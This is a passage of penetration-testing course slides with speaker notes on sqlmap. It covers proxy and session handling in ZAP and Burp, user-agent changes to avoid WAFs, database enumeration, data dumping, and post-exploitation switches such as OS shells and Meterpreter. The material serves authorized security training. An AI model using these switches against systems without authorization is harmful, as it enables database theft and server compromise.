For us, as testers, our most common use case would be having already found evidence of a SQL Injection flaw or a likely target. We would prime sqlmap with targeting information rather than forcing it to spider, target forms, and so on. The following switches prove particularly important when coupling sqlmap with information from our interception proxy as well as feeding that info back into the proxy:

`-r` / `-l` – Captured HTTP Request or proxy log as starting point


`--cookie` – Manually set cookies (e.g., --cookie 'SESSID=42')

`--proxy` – Have sqlmap go through Burp/ZAP or another proxy (e.g., --proxy http://127.0.0.1:8081)

sqlmap: Proxies and Active Sessions

- Although the **`--proxy`** switch mentioned previously can be quite handy, there is some nuance to the behavior
- Imagine you have authenticated to the application in a browser going through the proxy

Many testers mistakenly assume sending sqlmap through the proxy automatically solves the authentication problem




- The proxies can handle this, but typically don't by default

sqlmap: Proxies and Active Sessions

The **`--proxy`** switch is tremendously useful for us because the proxy is most likely our primary vantage point for all application-testing activities. Leaning on our proxy can also be extremely useful when dealing with authentication. Although sqlmap does support various forms of authentication, it is typically not as robust as what is found in our proxies or can be achieved by us manually through our proxy.

One thing that often bites folks when using the **`--proxy`** switch is mistakenly assuming that the proxy automatically transforms requests that are sent through it. Most importantly, if you have an authenticated session active in your proxy, sqlmap does not automatically inherit the session. We need to configure our proxies to support this.




sqlmap: Riding ZAP/Burp Sessions


These screenshots show where in ZAP and Burp we would go to configure the tools to automatically transform sqlmap's requests as they pass through the proxy.

ZAP's "Global HTTP State" option was moved to Tools | Options | Connections in ZAP version 2.7.0. Note it is not enabled by default. The option was formerly available under Edit | Enable Session Tracking (Cookie).

While this works, the preferred method of handling sessions in ZAP seems to be moving to using the session management portion of site contexts.



In Burp, we will need to update the Session Handling Rules under Project Options | Sessions and modify the existing, or add a new, Session Handling Rule to add the Proxy tool.



The default behavior is to include only the Spider and Scanner.

Note: The above tweaks can have a performance impact, so we recommend dynamically setting them on an as-needed basis.

sqlmap: HTTP Headers

Customizing the HTTP headers sqlmap sends could be simply a good practice or required for success:

`--user-agent` – The default user agent of **`sqlmap/#.#`** is not terribly subtle

- If you need to be stealthy for the penetration test or need to avoid WAFs/admins that scrutinize user agents

`--referer` – Applications and WAFs are more commonly validating that the HTTP Referer matches the expected flow

- Although useful to know about manually setting the HTTP Referer, simply using a previous request (-r) or wielding sqlmap via the proxy would be preferred

sqlmap: HTTP Headers

Modifying HTTP headers is something sqlmap exposes should we have a need or desire to alter the default behavior. These enable us to update the user agent and the referrer:

`--user-agent` – The default user agent of **`sqlmap/#.#`** is not terribly subtle.

If you need to be stealthy for the penetration test or need to avoid WAFs/admins that scrutinize user agents:

`--referer` – Applications and WAFs are more commonly validating that the HTTP Referer matches the expected flow.

Although useful to know about manually setting the HTTP Referer, simply using a previous request (-r) or wielding sqlmap via the proxy would be preferred.

sqlmap: DB Enumeration

Easily dump DB schema/metadata without having to remember the nuance for each DB:

- `--schema` – Dump the entire DBMS database, table, and column names
- `--exclude-sysdbs` – To ignore system databases
- `--dbs`/`--tables`/`--columns` – These switches can be used to be more tactical than dumping the full list as with schema
- `-D`/`-T` – Can be coupled with the above switch to, for example, list only tables in the Customer DB (-D Customer --tables)

sqlmap: DB Enumeration

Dumping the schema/metadata from the backend is a key step that sqlmap makes significantly easier without us having to bang our heads against syntax needlessly.

- `--schema` – Dump the entire DBMS database, table, and column names.
- `--exclude-sysdbs` – To ignore system databases.
- `--dbs`/`--tables`/`--columns` – These switches can be used to be more tactical than dumping the full list as with schema.
- `-D`/`-T` – Can be coupled with the above switch to, for example, list only tables in the Customer DB (-D Customer --tables).

sqlmap: DB Data Exfil

After enumerating the metadata, it is on to stealing the data, or proving you could:

- `--all` – Dumps all data && metadata (yikes!)
- `--count` – No data exfiltrated; simply provides a count of records
  - Quite useful when dealing with sensitive data stores
- `--dump` – Steals data given the applied constraints (e.g., `-D Orders -T Customers --dump`)
- `--dump-all` – Exfiltrates all table data
- `--search` – Scours DB/table/column for a string (e.g., user or pass)

sqlmap: DB Data Exfil

Exfiltrating data is the primary concern for most organizations when considering SQL Injection. Now that the metadata has been enumerated, the following switches can exfiltrate data from interesting DBs, tables, or columns. These can also prove that data can be exfiltrated without actually stealing it with the --count switch:

- **`--all`** – Dumps all data && metadata (yikes!)
- **`--count`** – No data exfiltrated; simply provides a count of records
- **`--dump`** – Steals data given the applied constraints (e.g., `-D Orders -T Customers --dump`)
- **`--dump-all`** – Exfiltrates all table data
- **`--search`** – Scours DB/table/column for a string (e.g., user or pass)

Key Switches: Beyond DB Data Exfil

Although data exfil is the most common focus, these switches show off sqlmap's capability to do more:

- `--users` – Enumerate DB user accounts
- `--passwords` – Show DB user account hashes
- `--file-read` – Download files to attack system
- `--file-write` – Upload files to DB system
- `--reg-read`/`--reg-write` – Read/Write Windows registry keys
- `--reg-add`/`--reg-del` – Add/Delete Windows registry keys

Key Switches: Beyond DB Data Exfil

sqlmap switches for digging in deeper on the database server itself. Extremely useful for databases that targets suggest "don't contain anything sensitive."

- `--users` – Enumerate DB user accounts
- `--passwords` – Show DB user account hashes
- `--file-read` – Download files to attack system
- `--file-write` – Upload files to DB system
- `--reg-read`/`--reg-write` – Read/Write Windows registry keys
- `--reg-add`/`--reg-del` – Add/Delete Windows registry keys

Key Switches: Post Exploitation++

Easily the most popular functionality associated with sqlmap, which can turn SQLi into a full-on compromise:

`--priv-esc` – Escalate privileges of DB

`--sql-query/--sql-shell` – Run single SQL query or get simulated interactive SQL shell

`--os-cmd/--os-shell` – Exec single OS command or get simulated interactive OS shell

`--os-pwn` – OOB Metasploit shell/VNC/Meterpreter

See caveats in the notes about the utility of these switches

Key Switches: Post Exploitation++

Without question, the following options are the most talked about sqlmap capabilities. Most organizations, and even security professionals, are unaware of the potential for SQL Injection to yield these sorts of capabilities.

`--priv-esc` – Escalate privileges of DB

`--sql-query/--sql-shell` – Run single SQL query or get simulated interactive SQL shell

`--os-cmd/--os-shell` – Execute single OS command or get simulated interactive OS shell

`--os-pwn` – OOB Metasploit shell/VNC/Meterpreter

Some caveats: These techniques typically require the database server to be running a web server, with a web root that the database account can write to, and that we can reach. Significant preconditions exist in many scenarios. This is most effective after pivoting or during internal engagements in which the DB server is more directly accessible. In addition, the **`--os-pwn`** option requires an out-of-band connection to be available.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- **Section 3: Injection**
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

INJECTION

1. HTTP Response Security Controls
2. Command Injection
3. Exercise: Command Injection
4. File Inclusion and Directory Traversal
5. Exercise: Local/Remote File Inclusion
6. Insecure Deserialization
7. Exercise: Insecure Deserialization
8. SQL Injection Primer
9. Discovering SQLi
10. Exploiting SQLi
11. Exercise: Error-Based SQLi
12. SQLi Tools
13. **Exercise: sqlmap + ZAP**
14. Summary

Course Roadmap

One of the best vulnerabilities ever, command injection, is the next topic.

Exercise 3.5: sqlmap + ZAP

SEC542 Workbook: sqlmap + ZAP

Please go to Exercise 3.5 in the 542 Workbook.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- **Section 3: Injection**
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

INJECTION

1. HTTP Response Security Controls
2. Command Injection
3. Exercise: Command Injection
4. File Inclusion and Directory Traversal
5. Exercise: Local/Remote File Inclusion
6. Insecure Deserialization
7. Exercise: Insecure Deserialization
8. SQL Injection Primer
9. Discovering SQLi
10. Exploiting SQLi
11. Exercise: Error-Based SQLi
12. SQLi Tools
13. Exercise: sqlmap + ZAP
14. **Summary**

Course Roadmap

One of the best vulnerabilities ever, command injection, is the next topic.

Summary

- That wraps up 542.3
- In this section, we discussed:
  - Session management and authentication bypass
  - Injection techniques, including command injection, LFI, and RFI
  - We had a deep dive on SQL Injection
- Next up is 542.4, which will investigate the DOM, JavaScript, XSS, SSRF, and XXE
- Thank you!

This page intentionally left blank.